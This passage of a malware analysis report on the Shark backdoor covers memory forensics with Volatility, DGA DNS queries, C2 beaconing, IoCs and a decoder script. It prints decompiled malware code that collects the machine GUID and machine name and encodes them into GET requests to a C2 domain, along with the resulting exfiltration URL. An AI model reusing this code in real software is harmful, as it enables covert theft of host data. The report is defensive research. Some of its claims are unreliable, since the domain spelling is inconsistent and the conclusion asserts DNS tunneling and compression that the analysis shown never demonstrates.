3328    winlangdb_payl  0x1314440       ConEmuBaseDir   C:\Tools\Cmder\vendor\conemu-maximus5\ConEmu
3328    winlangdb_payl  0x1314440       ConEmuBaseDirShort      C:\Tools\Cmder\vendor\conemu-maximus5\ConEmu
3328    winlangdb_payl  0x1314440       ConEmuBuild     230724
3328    winlangdb_payl  0x1314440       ConEmuCfgDir    C:\Tools\Cmder\vendor\conemu-maximus5
3328    winlangdb_payl  0x1314440       ConEmuDir       C:\Tools\Cmder\vendor\conemu-maximus5
3328    winlangdb_payl  0x1314440       ConEmuDrawHWND  0x000602C8
3328    winlangdb_payl  0x1314440       ConEmuDrive     C:
3328    winlangdb_payl  0x1314440       ConEmuHooks     Enabled
3328    winlangdb_payl  0x1314440       ConEmuHWND      0x000F019E
3328    winlangdb_payl  0x1314440       ConEmuPalette   Monokai
3328    winlangdb_payl  0x1314440       ConEmuPID       4652
3328    winlangdb_payl  0x1314440       ConEmuServerPID 1924
3328    winlangdb_payl  0x1314440       ConEmuTask      {cmd::Cmder}
3328    winlangdb_payl  0x1314440       ConEmuWorkDir   C:\Users\malware-victim
3328    winlangdb_payl  0x1314440       ConEmuWorkDrive C:
3328    winlangdb_payl  0x1314440       currenArgu      /setpath
3328    winlangdb_payl  0x1314440       debug_output    0
3328    winlangdb_payl  0x1314440       depth   1
3328    winlangdb_payl  0x1314440       DriverData      C:\Windows\System32\Drivers\DriverData
```

- Environment variable plugin lists all the environment variables used by malware.

Import Address Table

```
C:\Users\syeda\Desktop>volt.exe -f MALWARE-VM-20250421-072812.raw windows.iat.IAT --pid 3328
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Name    Library Bound   Function        Address
```

- The Import Address table plugin was used to identify any APIs called by the malware but there are no APIs called because the malware uses .NET libraries.

MalFind

```
C:\Users\syeda\Desktop>volt.exe -f MALWARE-VM-20250421-072812.raw windows.malfind --pid 3328
Volatility 3 Framework 2.11.0
Progress:  100.00               PDB scanning finished
PID     Process Start VPN       End VPN Tag     Protection      CommitCharge    PrivateMemory   File output     Notes   Hexdump Disasm

3328    winlangdb_payl  0x1770000       0x177cfff       VadS    PAGE_EXECUTE_READWRITE  1       1       Disabled        N/A
00 00 00 00 00 00 00 00 e0 34 7a 01 00 00 00 00 .........4z.....
e0 34 7a 01 00 00 00 00 00 00 7a 01 00 00 00 00 .4z.......z.....
e0 0d 77 01 00 00 00 00 00 00 10 77 01 00 00 00 00 ..w.......w.....
00 d0 77 01 00 00 00 00 01 00 00 00 00 00 00 00 ..w.............        00 00 00 00 00 00 00 00 e0 34 7a 01 00 00 00 00 e0 34 7a 01 00 00 00 00 00 00 7a 01 00 00 00 00 e0 0d 77 01 00 00 00 00 00 10 77 01 00 00
0 00 00 d0 77 01 00 00 00 00 01 00 00 00 00 00 00
3328    winlangdb_payl  0x17a0000       0x17affff       VadS    PAGE_EXECUTE_READWRITE  5       1       Disabled        N/A
00 00 00 00 00 00 00 00 77 66 f7 0f 62 8f 00 01 ........wf..b...
ee ff ee ff 02 00 00 00 20 01 7a 01 00 00 00 00 ........ .z.....
20 01 7a 01 00 00 00 00 00 00 7a 01 00 00 00 00  .z.......z.....
00 00 7a 01 00 00 00 00 0f 00 00 00 00 00 00 00 ..z.............        00 00 00 00 00 00 00 00 77 66 f7 0f 62 8f 00 01 ee ff ee ff 02 00 00 00 20 01 7a 01 00 00 00 00 20 01 7a 01 00 00 00 00 00 00 7a 01 00 00
0 00 00 00 7a 01 00 00 00 00 0f 00 00 00 00 00 00 00
3328    winlangdb_payl  0x7ff4cd030000  0x7ff4cd0bffff  VadS    PAGE_EXECUTE_READWRITE  1       1       Disabled        N/A
d8 ff ff ff ff ff ff ff 08 00 00 00 00 00 00 00 ................
01 00 00 00 00 00 00 00 00 00 08 01 38 00 00 00 ............8...
15 00 0e 00 0e 00 00 00 a0 ed 73 1a fa 7f 00 00 ..........s.....
00 10 2f 1a fa 7f 00 00 48 06 33 1a fa 7f 00 00 ../.....H.3.....        d8 ff ff ff ff ff ff ff 08 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 08 01 38 00 00 00 15 00 0e 00 0e 00 00 00 a0 ed 73 1a fa 7f
0 00 00 10 2f 1a fa 7f 00 00 48 06 33 1a fa 7f 00 00
3328    winlangdb_payl  0x7ff4cd020000  0x7ff4cd02ffff  VadS    PAGE_EXECUTE_READWRITE  1       1       Disabled        N/A
00 00 00 00 00 00 00 00 78 0d 00 00 00 00 00 00 ........x.......
0e 00 00 00 49 c7 c2 00 00 00 00 48 b8 b0 df 6e ....I......H...n
1c fa 7f 00 00 ff e0 49 c7 c2 01 00 00 00 48 b8 .......I......H.
b0 df 6e 1c fa 7f 00 00 ff e0 49 c7 c2 02 00 00 ..n.......I.....        00 00 00 00 00 00 00 00 78 0d 00 00 00 00 00 00 0e 00 00 00 49 c7 c2 00 00 00 00 48 b8 b0 df 6e 1c fa 7f 00 00 ff e0 49 c7 c2 01 00 00 00
8 b8 b0 df 6e 1c fa 7f 00 00 ff e0 49 c7 c2 02 00 00
```

- MalFind looks for memory regions with:
    - **PAGE_EXECUTE_READWRITE** permissions (common in code injection or shellcode)
    - **No file backing** (non-image sections, not loaded from disk)
    - **Not already mapped to a module** in the process (i.e., injected)

PAGE_EXECUTE_READWRITE

PAGE_EXECUTE_READWRITE is a memory protection constant in Windows that allows a region of memory to:

- Execute code — the contents can be run as instructions (like shellcode or unpacked malware).
- Be read — other code can read the contents.
- Be written to — other code (or the malware itself) can modify the contents.

Legitimate applications rarely need memory that is writable *and* executable at the same time, because:

- It breaks modern memory safety rules (e.g., DEP — Data Execution Prevention).
- Malware needs to both write and execute (e.g., write shellcode to memory, then run it).
- This is a hallmark of:
    - Shellcode injection
    - Unpacking malicious payloads
    - Reflective DLL loading
    - Runtime code generation or obfuscation

No file backing

- Legitimate executables and DLLs are loaded from files on disk (e.g., C:\Windows\System32\kernel32.dll).
- Malicious code, such as shellcode or unpacked malware, is often written directly into memory and does not exist on disk.

Not mapped to a module in the process

- Every loaded DLL or EXE module shows up in the process module list.
- If a memory region contains code but isn't linked to any known loaded module, that suggests it was manually allocated and injected.

Network Forensics

Traffic Capture Summary

Metric	value
Capture time	3 minutes 4 seconds
TOTAL PACKETS	164
PROTOCOLS	ARP, TLS, TCP, BROWSER, HTTP, SMB, UDP, DNS

Temporal Events

Malicious DNS Requests

Malware uses DGA (Domain generation algorithm) as seen from code, for sending random DNS queries to subdomains under the same TLD (top level domain) zonestatistics.com domains. These queries have high entropy and query rate for:


- Avoid Static Domain Blocking
- Enable C2 Communication
- Stay ahead of defense. Even if malware researchers find the algorithm and block tomorrow's domains, the attacker can change the DGA logic in newer malware variants.

Some of the recorded DNS queries for them are as follows

Timestamp	Domain Queried	Response IP	Notes
51.18, 81.35, 111.68, 141.83, 172.08	256930356332313363376 3e4d414c574152452d564d.zonestatistic.com	10.0.0.3 (INetSim Gateway)	High Entropy Possibly generated using DGA), High query frequency
81.25, 111.52, 141.78, 171.90	000003256f333530325e3330.zonestatistic. com	10.0.0.3 (INetSim Gateway)	High Entropy Possibly generated using DGA), High frequency
83.34	zonestatistic.com	10.0.0.3 (INetSim Gateway)	Low Entropy, Low frequency


TCP Handshake with Malicious Domain

After DNS queries, a three-way TCP handshake is initiated with the intended domain (zonestatistics.com) to establish stable connection.



HTTP Device Fingerprinting and C2 Communication

Immediately after connection to malicious domain is established it send a GET request that contains highly suspicious query parameters.




After a close examination of malware code, we come to find the query parameters have been encoded as shown in the following screenshot

1. Double URL encoded
2. Converted to Base64 string
3. CMP.ENC encoded, which basically XORs the input byte by byte with the key “*”.

```
string text4 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Form1.id)));
string text5 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Environment.MachineName)));
string text6 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Form1.vr.ToString())));
string text7 = Convert.ToBase64String(CMP.ENC(Encoding.UTF8.GetBytes(Form1.t2.ToString())));
string text8 = string.Concat(new string[]
{
    text2,
    "?q=",
    Uri.EscapeDataString(text3),
    "&qi=",
    Uri.EscapeDataString(text4),
    "&q1=",
    Uri.EscapeDataString(text5),
    "&q2=",
    Uri.EscapeDataString(text6),
    "&q3=",
    Uri.EscapeDataString(text7)
});
text8 = Uri.EscapeUriString(text8);
```

If we reverse the steps of encoding, we can easily decode it. For that we have written a short C# script to do just that.



```
1 reference
static string DecryptParam(string input)
{
    // Step 1: Double URL decode
    string decoded = Uri.UnescapeDataString(Uri.UnescapeDataString(input));
    Console.WriteLine(decoded);

    // Step 2: Base64 decode
    byte[] data = Convert.FromBase64String(decoded);
    Console.WriteLine(data);

    // Step 3: XOR with '*'
    for (int i = 0; i < data.Length; i++)
        data[i] ^= (byte)'*';
    Console.WriteLine(data);

    return Encoding.UTF8.GetString(data);
}
```

Decoded Params

ParamId	Param	Decoded	Notes
q	19243cb-b285-429c-b08d-523b1fdes6rt	19243cb-b285-429c-b08d-523b1fdes6rt	GUI malformed by appending “s6rt” at the end
qi	SRgbGUkdSRw%253D	c213c7c6	Last 8 digits of Cryptography registry entry from Local Hive. Unique as per the windows system.
q1	Z2tmfWt4bwd8Zw%253D%253D	VICTIM-VM	Username as per windows netbios standard
q2	Ghg%253D	02	It might be relating to a instruction being sent to C2
q3	GRo%253D	30	Most probably timeout between C2 communication can be established again.

- “q” and “qi” are relating to GUID unique identifiers for request and machine. They are most probably being used at C2 to fingerprint a machine. Where q being a newly generated GUID and qi being related to “HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\Cryptography”, “MachineGuid”

```
if (Form1.id == "")
{
    string text7 = "";
    try
    {
        text7 = (string)Registry.GetValue("HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Cryptography", "MachineGuid",
          Guid.NewGuid().ToString());
    }
    catch
    {
        text7 = Guid.NewGuid().ToString();
    }
    text7 = text7.Replace("-", "");
    text7 = text7.Substring(text7.Length - 8, 8);
    Form1.save("id", text7);
}
```


- “q1”; Machine name, also relates to unique identifier but can change from user to user in a system. Retrieved using “Environment.MachineName”
- “q2” anonymous instruction set being sent to C2 as set in decompiled code in “Form.vr”. Also matches decoded value.

```
1  // Shark.Form1
2  // Token: 0x0400000D RID: 13
3  public static string vr = "02";
4
```

- “q3” timeout interval as set in decompiled code in “Form.t2”. Also matches decoded value.

```
1  // Shark.Form1
2  // Token: 0x0400000F RID: 15
3  private static int t2 = 30;
4
```

This timeout value is also reflected in pcap requests graph. Also, the traffic form specific pattern as per request sequence.




File download or Data Exfiltration

- There was no file download activity recorded but it is quite possible it can be the next stage payload for how the malware timeline is moving.
- For data exfiltration, it was done using its C2 domain and GET requests as proved above.

The "q2" query parameter is possible giving command to C2 server for allowing for uploads and downloads since there folders are also created with the name D1, D2 (possibly for downloads) and U1, U2 (possible for uploads)

Analysis Summary

The network behavior of the Shark malware demonstrates advanced command and control (C2) communication techniques designed to evade detection and enable persistent access. Upon execution, the malware generates high-entropy DNS queries using a domain generation algorithm (DGA) targeting subdomains under zonestatistic.com, effectively bypassing static domain blocking. Once the domain resolves, it establishes a TCP three-way handshake with the C2 server and sends an HTTP GET request containing multiple encoded parameters. These parameters—double URL-encoded, base64-encoded, and XOR-obfuscated—are used to transmit host-specific information such as the machine's GUID, NetBIOS name, and registry-derived values. Some parameters also appear to instruct the malware on callback intervals and possible upload/download commands. Although no file downloads were captured during the observed window, folder creation patterns and the nature of the encoded instructions suggest capabilities for data exfiltration and second-stage payload delivery. The malware's traffic exhibits a regular callback pattern aligned with encoded timeout values, indicating a structured C2 protocol.



Network Indicators of Compromise

- Domain: *.zonestatistics.com, zonestatistics.com
- Ips: 239.192.152.143
- URLs: http://zonestatistic.com/?q=f19243cb-b285-429c-b08d-523b1fdes6rt&qi=SRgbGUkdSRw%253D&q1=Z2tmfWt4bwd8Zw%253D%253D&q2=Ghg%253D&q3=GRo%253D
- User-Agent: Mozilla/5.0 (Window NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36 (Malware Client)

Conclusion

The Shark malware employs various defense evasion techniques, including execution via parameters, sandbox evasion through screen resolution checks, and the absence of a GUI to avoid user detection. The malware obfuscates its behavior through Base64 and XOR encoding of parameters, bypassing static analysis and signature-based detection.

From a command-and-control perspective, the malware leverages Domain Generation Algorithms (DGA) and DNS tunneling to establish covert communication channels, making conventional domain blocking and traffic inspection less effective. It also compresses data prior to exfiltration to reduce detection and improve transfer efficiency.

Memory forensics using DumpIt and the Volatility Framework GUI provided further insight into the malware's runtime behavior. Plugins such as psscan, dlllist, cmdline, envars, and malfind were used to detect hidden processes, loaded libraries, encoded command-line arguments, suspicious environmental settings, and malicious code injection.

Indicators of Compromise (IoCs) for Shark malware include the domain zonestatistics.com and its subdomains, the suspicious multicast IP address 239.192.152.143, and HTTP URLs containing obfuscated parameters. The malware also uses a spoofed but distinguishable User-Agent string: Mozilla/5.0 (...) Chrome/91.0.4472.124 Safari/537.36 (Malware Client), which can aid in detection.

Shark malware is a stealthy and adaptive backdoor that blends traditional evasion with modern network stealth techniques. Defenders should apply network filtering, memory analysis, and behavioral monitoring to detect and mitigate such threats effectively.

References

[1] MITRE. “Shark.” *MITRE ATT&CK®*, Apr. 30, 2024. [Online]. Available: https://attack.mitre.org/software/S1019/

[2] MITRE. “T1568.002: Domain Generation Algorithms.” *MITRE ATT&CK®*, Oct. 13, 2023. [Online]. Available: https://attack.mitre.org/techniques/T1568/002/

[3] Abuse.ch. “Shark – Tagged Samples.” *MalwareBazaar*. [Online]. Available: https://bazaar.abuse.ch/browse/tag/Shark/

[4] Volatility Foundation. “Volatility.” *GitHub*. [Online]. Available: https://github.com/volatilityfoundation/volatility

[5]M. Cobb. “What is a Domain Generation Algorithm (DGA)?” *TechTarget*, May 2021. [Online]. Available: https://www.techtarget.com/searchsecurity/definition/domain-generation-algorithm-DGA

[6] National Institute of Standards and Technology (NIST). *Computer Security Incident Handling Guide*, NIST Special Publication 800-61 Revision 2, Aug. 2012. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf

[7] National Institute of Standards and Technology (NIST). *Guide to Integrating Forensic Techniques into Incident Response*, NIST Special Publication 800-86, Sept. 2006. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-86.pdf

[8] R. Bejtlich. “Packets or It Didn’t Happen: Network-Driven Incident Investigations,” SANS Institute, Feb. 2011. [Online]. Available: https://www.sans.org/white-papers/packets-or-it-didn-t-happen-network-driven-incident-investigations/